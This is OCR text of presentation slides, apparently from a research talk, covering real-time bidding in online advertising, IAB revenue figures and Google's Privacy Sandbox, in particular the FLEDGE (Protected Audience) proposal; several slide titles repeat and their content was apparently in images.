
Online Advertising

- Real-time Bidding brings great flexibility to the ad ecosystem
  - Auctions for each ad space
  - Advertisers bid on each ad impression based on how much info they have on the user
- Revenues from Internet Advertising reached a record-high of $225B[1]
  - Increase of 7.3% year-over-year between 2022 & 2023
  - Projected to grow stronger in 2024


[1] IAB Report: https://www.iab.com/news/2023-u-s-digital-advertising-industry-hits-new-record-according-to-iabs-annual-internet-advertising-revenue-report/

Google's Privacy Sandbox


- Google announced plans to deprecate third-party (3P) cookies in August 2019
- Proposed a set of APIs that change how numerous services on the web operate
- Proposals support common functionality — Advertising, Analytics, Authentication, Fraud Detection
- We analyzed one key proposal, the Protected Audience API (FLEDGE), which replaces Real-Time Bidding




Advertising with FLEDGE




Advertising with FLEDGE



Advertising with FLEDGE

